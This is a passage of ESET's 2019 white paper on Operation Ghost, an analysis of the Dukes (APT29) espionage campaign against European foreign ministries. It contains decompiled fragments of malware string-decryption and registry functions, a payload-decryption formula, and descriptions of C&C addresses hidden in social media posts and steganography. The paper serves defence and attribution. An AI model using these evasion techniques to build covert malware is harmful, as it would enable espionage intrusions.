ESET Research White papers // October 2019

OPERATION GHOST

The Dukes aren't back — they never left

Matthieu Faou
Mathieu Tartare
Thomas Dupuy

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

1. EXECUTIVE SUMMARY

It is exceptionally rare for a well-documented threat actor, previously implicated in very high-profile attacks, to stay completely under the radar for several years. Yet, in the last three years that is what APT group the Dukes (aka APT29 and Cozy Bear) has done. Despite being well known as one of the groups to hack the Democratic National Committee in the run-up to the 2016 US election, the Dukes has received little subsequent attention. The last documented campaign attributed to them is a phishing campaign against the Norwegian government that dates back to January 2017.

In this white paper, we describe how we uncovered that the Dukes had been running successful espionage campaigns while avoiding public scrutiny, thanks to stealthy communication techniques and retooling. We call these newly uncovered Dukes campaigns, collectively, *Operation Ghost*, and describe how the group has been busy compromising government targets, including three European Ministries of Foreign Affairs and the Washington DC embassy of a European Union country, all without drawing attention to their activities.

Key points in this white paper:

The Dukes never stopped their espionage activities.

- *Operation Ghost* likely started in 2013.
- The last known activity linked to *Operation Ghost* occurred in June 2019.
- ESET researchers identified at least three victims: all European Ministries of Foreign Affairs including the Washington DC embassy of a European Union country.
- The Dukes have used four new malware families in this campaign: PolyglotDuke, RegDuke, FatDuke and LiteDuke.
- *Operation Ghost* uses a previously documented Dukes backdoor: MiniDuke.
- The Dukes have leveraged online services such as Twitter, Imgur and Reddit to act as primary Command and Control (C&C) channels for their first-stage malware.
- The Dukes have used very stealthy techniques such as steganography to hide communications between compromised machines and their C&C servers.

For any inquiries related to this white paper, contact us at *threatintel@eset.com*.

2. BACKGROUND

The Dukes, also known as APT29 and Cozy Bear, is an infamous cyberespionage group active since at least 2008. In particular, it is known for being one of the adversaries to have breached the Democratic National Committee during the 2016 US presidential election [1]. It was even featured in a joint report issued by the FBI and the Department of Homeland Security (DHS), as part of malicious cyber-activities the report dubbed Grizzly Steppe [2]. That report was published in 2017 and describes malicious activities that occurred around the presidential election of 2016.

This section is a summary of the group's previously documented activities to refresh the reader's memory, since the last related publication dates from almost three years ago. Our most recent discoveries are detailed in the subsequent sections of this white paper.

2.1 Timeline

Even though the group's activities are believed to have started in 2008, the first public report was released in 2013 with the analysis of MiniDuke by Kaspersky [3]. Over the next two years, multiple reports dissected the Dukes' arsenal, including a comprehensive summary by F-Secure of the group's activities from 2008 to 2015 [4].

One of the most recent attacks that we can link to the Dukes is the January 2017 phishing attempt against the Ministry of Foreign Affairs, the Labour Party and the Armed Forces of Norway [5]. Since then, most security experts have believed the Dukes went dark or completely changed their arsenal to pursue their mission.

In November 2018, a strange phishing campaign hit dozens of different organizations in the United States, including government agencies, and think tanks. The attack leveraged a malicious Windows shortcut (a `.lnk` file) that bore similarities to a malicious shortcut used by the Dukes in 2016. However, that earlier sample was available in a public malware repository for many years, allowing another actor to easily conduct a false-flag operation. In addition, there is no evidence that any custom malware used only by the Dukes was employed during this attack. From FireEye's detailed analysis of the attack [6], it was not possible to make a high-confidence attribution to this threat actor.

Figure 1 summarizes the important events of the Dukes history. Some activities related to *Operation Ghost* are also presented to help understand the overlap between all the events.



Figure 1 // Dukes history timeline

2.2 Targets

Over the years, it has been possible to draw the big picture of the Dukes main targets. The group is primarily interested in spying on governments either in the West or in former USSR countries. Besides governments, the group has also targeted various organizations linked to NATO, think tanks, and political parties.

This targeting suggests a clear interest in collecting information allowing a better understanding of future international political decisions, which would seem of most interest to a government. Unlike other groups such as GreyEnergy [7] and TeleBots [8], it is important to note that we have never seen the Dukes engaged in cybersabotage operations.

Surprisingly though, the group also has conducted spying operations outside its main focus. In 2013, Kaspersky researchers found evidence that part of the Dukes toolset had been used against drug dealers in Russia [9]. This may suggest that this toolset is not only used for collecting foreign intelligence but also for conducting LE investigations of criminal activities.

2.3 Tools and tactics

The Dukes group is known to be a major player in the espionage scene. It is associated with a large toolset with more than ten different malware families written in C/C++ [10], PowerShell [11], .NET [12] and Python [13]. It has also adopted living-off-the-land tactics, misusing standard IT tools such as PsExec and Windows Management Instrumentation (WMI).

As mentioned before, we invite our readers to read the F-Secure summary [4] for an analysis of the earlier malware platforms used by this threat actor.

Delivery

The group's main initial tactic to breach a network is to send spearphishing emails that contain a link or an attachment. Figure 2 is an example of one such campaign, which occurred at the end of 2016. In order to increase the attackers' chances, it is designed to be a subject of *particular* interest of the recipient. This is different from mass-spreading malicious email campaigns where the same email is sent to hundreds or thousands of people by crimeware actors.



Figure 2 // Historical malicious email example.
Source: https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/

When targets click on these malicious links or attachments, a `.zip` archive that contains a malicious, macro-enabled Word document and a decoy (as shown in Figure 3) will be downloaded. If victims then open the malicious document and enable the macro, it will then install the PowerDuke backdoor [14]. In other cases, malicious Windows shortcuts (`.lnk` files) have been used instead of Word documents with malicious macros.



Figure 3 // Decoy document opened by the malicious attachment

However, this is not the only method used by the Dukes to gain initial access. In 2014, the Dukes started using two mass-spreading methods to deliver the OnionDuke implant:

- Trojanized pirated applications downloaded via BitTorrent
- A malicious TOR exit node to trojanize downloaded applications on the fly [15] [16]

OnionDuke has some capabilities outside the standard espionage features, such as a Denial of Service (DoS) module, but we have not observed them used in the wild.

Finally, the Dukes are also known for using multiple implants to compromise a target. It is very common to see an implant delivering another one to regain control of a system.

Command and Control (C&C)

The Dukes have employed several interesting tactics to hide the communications between the implants and their C&C servers, including the use of social media platforms and steganography.

MiniDuke [17] and HammerDuke [12] leveraged Twitter to host their C&C URLs. In addition, they use a Domain Generation Algorithm (DGA) to generate new Twitter handles. Each time the malware generates a new handle, it fetches the Twitter page corresponding to that handle and searches the page for a specific pattern, which is the encrypted C&C URL.

In CloudDuke [18], the operators leveraged cloud storage services such as OneDrive as their C&C channels. They were not the first group to use this technique, but it is generally effective for the attackers as it is harder for defenders to spot hostile connections to legitimate cloud storage services than to other "suspicious" or low-reputation URLs.

Moreover, the Dukes like to use *steganography* to hide data, such as additional payloads, in pictures. It allows them to blend into typical network traffic by transferring valid images while its true purpose is to allow the backdoor to communicate with the C&C server. This technique has been described in Volexity's PowerDuke blogpost [14].

3. OPERATION GHOST

After 2017, it was not clear how the Dukes evolved. Did they totally stop their activities? Did they fully re-write their tools and change their tradecraft?

We spent months apparently chasing a ghost then, a few months ago, we were able to attribute several distinct intrusions to the Dukes. During the analysis of those intrusions, we uncovered several new malware families: PolyglotDuke, RegDuke and FatDuke. We call the Dukes' campaigns using these newly discovered tools *Operation Ghost*.

3.1 Targets and timeline

We believe *Operation Ghost* started in 2013 and was still ongoing as of this writing. Our research shows that the Ministry of Foreign Affairs in at least three different countries in Europe are affected by this campaign. We also have discovered an infiltration by the Dukes at the Washington, DC embassy of a European Union country.

This targeting is not surprising, and it shows that the Dukes are still active in high-profile organizations. We also believe that more organizations around the world might be affected but due to the use of unique C&C infrastructure for each victim, we were not able to identify other targets.

One of the first traces of this campaign is to be found on Reddit in July 2014. Figure 4 shows a message posted by one of the Dukes' operators. The strange string using an unusual charset is the encoded URL of a C&C server and is used by PolyglotDuke as described in *section 4.2*.



Figure 4 // Reddit post containing an encoded C&C URL

Figure 5 presents the timeline of *Operation Ghost*. As it is based on ESET telemetry, it might be only a partial view of a broader campaign.



Figure 5 // Timeline of Operation Ghost

3.2 Attribution to the Dukes

> *It is important to note that when we describe so-called "APT groups", we're making connections based on technical indicators such as code similarities, shared C&C infrastructure, malware execution chains, and so on. We're typically not directly involved in the investigations and identification of the individuals writing the malware and/or deploying it, and the interpersonal relationships between them. Furthermore, the term "APT group" is very loosely defined, and often used merely to cluster the abovementioned malware indicators. This is also one of the reasons why we refrain from speculation with regard to attributing attacks to nation states and such.*

On one hand, we noticed numerous similarities in the tactics of this campaign in comparison to previously documented ones:

- Use of Twitter (and other social websites such as Reddit) to host C&C URLs.
- Use of steganography in pictures to hide payloads or C&C communications.
- Use of Windows Management Instrumentation (WMI) for persistence.

We also noticed important similarities in the targeting:

- All the known targets are Ministries of Foreign Affairs.
- Two of the three known targeted organizations were previously compromised by other Dukes malware such as CozyDuke, OnionDuke or MiniDuke.
- On some machines compromised with PolyglotDuke and MiniDuke, we noticed that CozyDuke was installed only a few months before.

However, an attribution based only on the presence of known Dukes tools on the same machines should be taken with a grain of salt. We also found two other APT threat actors – Turla [19] and Sednit [20] – on some of the same computers.

On the other hand, we were able to find strong code similarities between already documented samples and samples from *Operation Ghost*. We cannot discount the possibility of a false flag operation; however, this campaign started while only a small portion of the Dukes' arsenal was known. In 2013, at the first known compilation date of PolyglotDuke, only MiniDuke had been documented and threat analysts were not yet aware of the importance of this threat actor. Thus, we believe *Operation Ghost* was run simultaneously with the other campaigns and has flown under the radar until now.

PolyglotDuke (*SHA-1:* `D09C4E7B641F8CB7CC86190FD9A778C6955FEA28`), documented in detail in *section 4.2* uses a custom encryption algorithm to decrypt the strings used by the malware. We found functionally equivalent code in an OnionDuke sample (SHA-1: `A75995F94854DEA8799650A2F4A97980B71199D2`) that was documented by F-Secure in 2014 [16]. It is interesting to note that the value used to seed the `srand` function is the compilation timestamp of the executable. For instance, `0x5289f207` corresponds to Mon 18 Nov 2013 10:55:03 UTC.

The IDA screenshots in Figure 6 show the two similar functions.

PolyglotDuke

```
srand(0x523BFEBBu);
SizeInBytes = (strlen(encoded_str) >> 1) + 1;
result = (char *)malloc(SizeInBytes);
Dst = result;
if ( !result )
  return result;
*result = 0;
v4 = (strlen(encoded_str) & 1) == 0;
result = (char *)encoded_str;
if ( !v4 )
  return result;
for ( i = 0; i < strlen(encoded_str); i += 2 )
{
  character = encoded_str[i + 1];
  if ( character < 48 || character > 57 )
    v7 = character - 87;
  else
    v7 = character - 48;
  v8 = encoded_str[i];
  if ( v8 < 48 || v8 > 57 )
    v9 = v8 - 87;
  else
    v9 = v8 - 48;
  Src = 16 * v9 + v7 - rand();
  if ( i == strlen(encoded_str) - 1 && Src )
    Src = 0;
  strcat_s(Dst, SizeInBytes, &Src);
}
```

OnionDuke

```
srand(0x5289F207u);
v2 = &encoded_str[strlen(encoded_str) + 1];
_SizeInBytes = ((unsigned int)(v2 - (encoded_str + 1)) >> 1) + 1;
SizeInBytes = ((unsigned int)(v2 - (encoded_str + 1)) >> 1) + 1;
if ( strlen(encoded_str) & 1 )
  return (char *)encoded_str;
result = (char *)malloc(_SizeInBytes);
Dst = result;
if ( !result )
  return result;
*result = 0;
for ( i = 0; i < strlen(encoded_str); i += 2 )
{
  character = encoded_str[i + 1];
  if ( character < 48 || character > 57 )
    v7 = character - 87;
  else
    v7 = character - 48;
  v8 = encoded_str[i];
  if ( v8 < 48 || v8 > 57 )
    v9 = v8 - 87;
  else
    v9 = v8 - 48;
  Src = 16 * v9 + v7 - rand();
  strcat_s(Dst, SizeInBytes, &Src);
}
```

Figure 6 // Comparison of a custom string encryption function found in PolyglotDuke and in OnionDuke samples from 2013

Similarly, the recent samples of the MiniDuke backdoor bear similarities with samples documented more than five years ago. Figure 7 is the comparison of a function in a MiniDuke backdoor listed by Kaspersky in 2014 [21] (SHA-1: `86EC70C27E5346700714DBAE2F10E168A08210E4`) and a MiniDuke backdoor (SHA-1: `B05CABA461000C6EBD8B237F318577E9BCCD6047`) compiled in August 2018.

MiniDuke from 2014

```
*Data = 0;
str_key_ApplicationManager = F_RC4_decrypt(&unk_407300);
if ( RegCreateKeyA(HKEY_CURRENT_USER, str_key_ApplicationManager, &phkResult) )
  return 0;
Type = 4;
cbData = 4;
str_AppId_1 = F_RC4_decrypt(&unk_407330);
if ( RegQueryValueExA(phkResult, str_AppId_1, 0, &Type, Data, &cbData) || Type != 4 )
{
  Type = 4;
  *Data = F_GetTickCount();
  str_AppId_2 = F_RC4_decrypt(&unk_407340);
  RegSetValueExA(phkResult, str_AppId_2, 0, Type, Data, 4u);
}
RegCloseKey(phkResult);
return *Data;
```

MiniDuke from 2018

```
*Data = 0;
if ( RegCreateKeyA(HKEY_CURRENT_USER, "Software\\Microsoft\\ApplicationManager", &phkResult) != 0 )
  return 0;
Type = 4;
cbData = 4;
if ( RegQueryValueExA(phkResult, "AppID", 0, &Type, Data, &cbData) || Type != 4 )
{
  Type = 4;
  *Data = F_GetTickCount();
  RegSetValueExA(phkResult, "AppID", 0, Type, Data, 4u);
}
RegCloseKey(phkResult);
return *Data;
```

Figure 7 // Comparison of the same function in MiniDuke from 2014 and in MiniDuke from 2018

Given the numerous similarities between other known Dukes campaigns and *Operation Ghost*, especially the strong code similarities, and the overlap in time with previous campaigns, we assess with high confidence that this operation is run by the Dukes.

3.3 Tactics and tools

In *Operation Ghost*, the Dukes have used a limited number of tools, but they have relied on numerous interesting tactics to avoid detection.

First, they are very persistent. They steal credentials and use them systematically to move laterally on the network. We have seen them using administrative credentials to compromise or re-compromise machines on the same local network. Thus, when responding to a Dukes compromise, it is important to make sure to remove every implant in a short period of time. Otherwise, the attackers will use any remaining implant to compromise the cleaned systems again.

Second, they have a sophisticated malware platform divided in four stages:

- PolyglotDuke, which uses Twitter or other websites such as Reddit and Imgur to get its C&C URL. It also relies on steganography in pictures for its C&C communication.
- RegDuke, a recovery first stage, which uses Dropbox as its C&C server. The main payload is encrypted on disk and the encryption key is stored in the Windows registry. It also relies on steganography as above.
- MiniDuke backdoor, the second stage. This simple backdoor is written in assembly. It is very similar to older MiniDuke backdoors.
- FatDuke, the third stage. This sophisticated backdoor implements a lot of functionalities and has a very flexible configuration. Its code is also well obfuscated using many *opaque predicates*. They re-compile it and modify the obfuscation frequently to bypass security product detections.

Figure 8 is a summary of the malware platform of *Operation Ghost*. During our investigation, we also found a previously unknown (and apparently now retired) third-stage backdoor, LiteDuke, that was used back in 2015. For the sake of historical completeness, it is analyzed in *section 4.6*.



Figure 8 // Summary of Operation Ghost malware platform

Third, we also noticed that the operators avoid using the same C&C network infrastructure between different victim organizations. This kind of compartmentalization is generally only seen by the most meticulous attackers. It prevents the entire operation from being burned when a single victim discovers the infection and shares the related network IoCs with the security community.

3.4 Operational times

When it comes to cyberespionage, it is not uncommon for the malware developers and operators to follow the standard working hours of the country where they are located. For instance, we previously showed that Sednit operators were generally working from 9 AM to 5PM in the UTC+3 time zone [20]. Previously, FireEye researchers noticed that the Dukes were also mainly operating in the UTC+3 time zone [12].

For *Operation Ghost*, we compiled three different types of timestamp in order to have an idea of their operational times:

- The time at which they uploaded C&C pictures to the Dropbox account used by RegDuke
- The time at which they posted encoded C&C URLs on the social media accounts used by PolyglotDuke
- The compilation timestamps of dozens of samples. We believe they were not tampered with, as they are consistent with what we see in ESET telemetry data.

It should be noted that some of these timestamps may have been generated by an automated command system or an automated build system.

Figure 9 shows the distribution of the operational hours of the Dukes in the three different time zones. The distribution aligns well with working hours in a UTC+2 or UTC+3 time zone, with occasional work during the night. This might be explained by a need to work at the same time as some of their victims.



Figure 9 // Dukes operational hours

4. TECHNICAL ANALYSIS

In this part, we present the technical analyses of the different malware stages used in *Operation Ghost.*

4.1 Compromise vector

Despite having analyzed the Dukes activities in several different organizations, we were not able to find the initial compromise vector. The group is known for sending well-crafted malicious emails, but we did not find any such samples.

It should also be noted that two of the three targeted organizations we identified had previously been compromised by the Dukes, mainly in 2015. As such, it is highly possible that the attackers kept control over the compromised networks during this whole period. We observed them pivoting in an already-compromised network using lateral movement tools like PsExec and stolen administrative credentials. As such, from only a few compromised machines, they are able to expand their operations.

4.2 PolyglotDuke: the first stage

PolyglotDuke is a downloader that is used to download and drop the MiniDuke backdoor. As mentioned in *section 3.2* and shown in Figure 6, this downloader shares several similarities with other samples from previous Dukes campaigns such as the use of Twitter to retrieve and decode its C&C server address, as well as a custom string encryption implementation. Both 32- and 64-bit versions of PolyglotDuke were observed and have similar behavior. We dubbed this downloader PolyglotDuke in reference to its use of charsets from different languages to encode the C&C addresses.

Dropper

PolyglotDuke's dropper embeds an encrypted PolyglotDuke within a resource type named `GIF` with the ID 129. The resource is encrypted with the following algorithm, using the string `GIF89` from the resource (which is the 5 first magic bytes of the start of the GIF header) as the key:

```
clearText[i] = (i / 5) ^ cypherText[i] ^ aGif89[i % 5]
```

After decryption, the DLL is written to the current working directory and executed using `rundll32.exe`.

The custom string encryption algorithm used by the PolyglotDuke dropper is identical to the one used by PolyglotDuke, as well as other samples from previous Dukes campaigns, and is depicted in Figure 7.

As mentioned in *section 3.2*, it's worth noting that this dropper shares a great deal of functionality with OnionDuke, such as the use of a GIF resource, the use of the same algorithm with the string `GIF89` as key to decrypt the resource, and the use of the same custom encryption algorithm to encrypt the strings.

C&C server address retrieval from public webpages

Strings from PolyglotDuke are decrypted using two different algorithms. The string is either RC4 encrypted using the `CryptDecrypt` API where the key is derived from the system directory path with the drive letter removed, or using the custom encryption algorithm shown in Figure 6. An IDA Python script to decrypt these strings is provided in our *GitHub repository*.

The C&C server address is retrieved and decoded from various public webpages such as Imgur, ImgBB or Fotolog posts, tweets, Reddit comments, Evernote public notes, etc. Several encrypted public webpage URLs are hardcoded in each sample (from three to six URLs in a single sample) and it will iterate over the hardcoded list of C&C server addresses until it is able to decode a valid C&C URL successfully. An example of a public webpage containing an encoded C&C URL is shown Figure 10.

Figure 10 // Example of a public post containing an encoded C&C URL

After retrieving the content of one of these webpages, PolyglotDuke parses it to find two delimiter strings and extracts the content between them. The extracted UTF-8 string uses a particular character set within a Unicode block such as Katakana [22], Cherokee [23] or Kangxi radicals [24]. Any given sample can only decode a C&C URL encoded in one of those charsets. The string is first converted to UTF-16, only the last byte of each codepoint is kept, then a custom mapping is used to transpose this to printable ASCII. The order of the characters of the resulting string is then reversed, resulting in the C&C URL. A script to decrypt the C&C URL, regardless of the Unicode range used, is provided on our *GitHub repository*.

PolyglotDuke, a multilingual downloader

Katakana is a Japanese syllabary (part of the Japanese writing system), while Cherokee syllabary is used to write Cherokee (which is a Haudenosaunee language), and Kangxi radicals are components of Chinese characters. The use of these character sets from different languages is the reason we named this downloader PolyglotDuke:

Katakana

ァアィイゥウェエォオカガキギクグケゲコゴサザシジスズセゼソゾタダチヂッツヅテデトドナニヌネノハバパヒビピフブプヘベペホボポマミムメモャヤュユョヨラリルレロヮワヰヱヲンヴヵヶヷヸヹヺ

Cherokee

ᎠᎡᎢᎣᎤᎥᎦᎧᎨᎩᎪᎫᎬᎭᎮᎯᎰᎱᎲᎳᎴᎵᎶᎷᎸᎹᎺᎻᎼᎽᎾᎿᏀᏁᏂᏃᏄᏅᏆᏇᏈᏉᏊᏋᏌᏍᏎᏏᏐᏑᏒᏓᏔᏕᏖᏗᏘᏙᏚᏛᏜᏝᏞᏟᏠᏡᏢᏣᏤᏥᏦᏧᏨᏩᏪᏫᏬᏭᏮᏯᏰᏱᏲᏳᏴ

Kangxi radicals

米糸缶网羊羽老而耒耳聿肉臣自至臼舌舛舟艮色艸虍虫血行衣襾見角言谷豆豕豸貝赤走足身車辛辰辵邑酉釆里金長門阜隶隹雨青非面革韋韭音頁風飛食首香馬骨高髟鬥鬯鬲鬼魚鳥鹵鹿麥麻黃黍黑黹黽鼎鼓鼠鼻齊齒龍龜龠

Interestingly, the text from the delimiter strings usually makes sense in the context of the fake post. The decoded C&C URL points to a PHP script with which the downloader communicates using GET requests, as described in the next section.

Communication with the C&C server

Once the C&C server URL is decoded, the compromised computer sends HTTP GET requests with arguments using the following format:

```
GET example.com/name.php?[random_param1]=[random_string1]&[random_param2]=[random_string2]
```

Only the argument values are relevant here as the argument names are selected randomly from a hardcoded list. The list of argument names used is shown in Table 1. This makes the communication between PolyglotDuke and the C&C server difficult to identify because there are no obvious patterns. Additionally, the `User-Agent` header used to perform the GET requests is a common one:

```
Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1; .NET CLR 3.3.69573; WOW64; en-US)
```

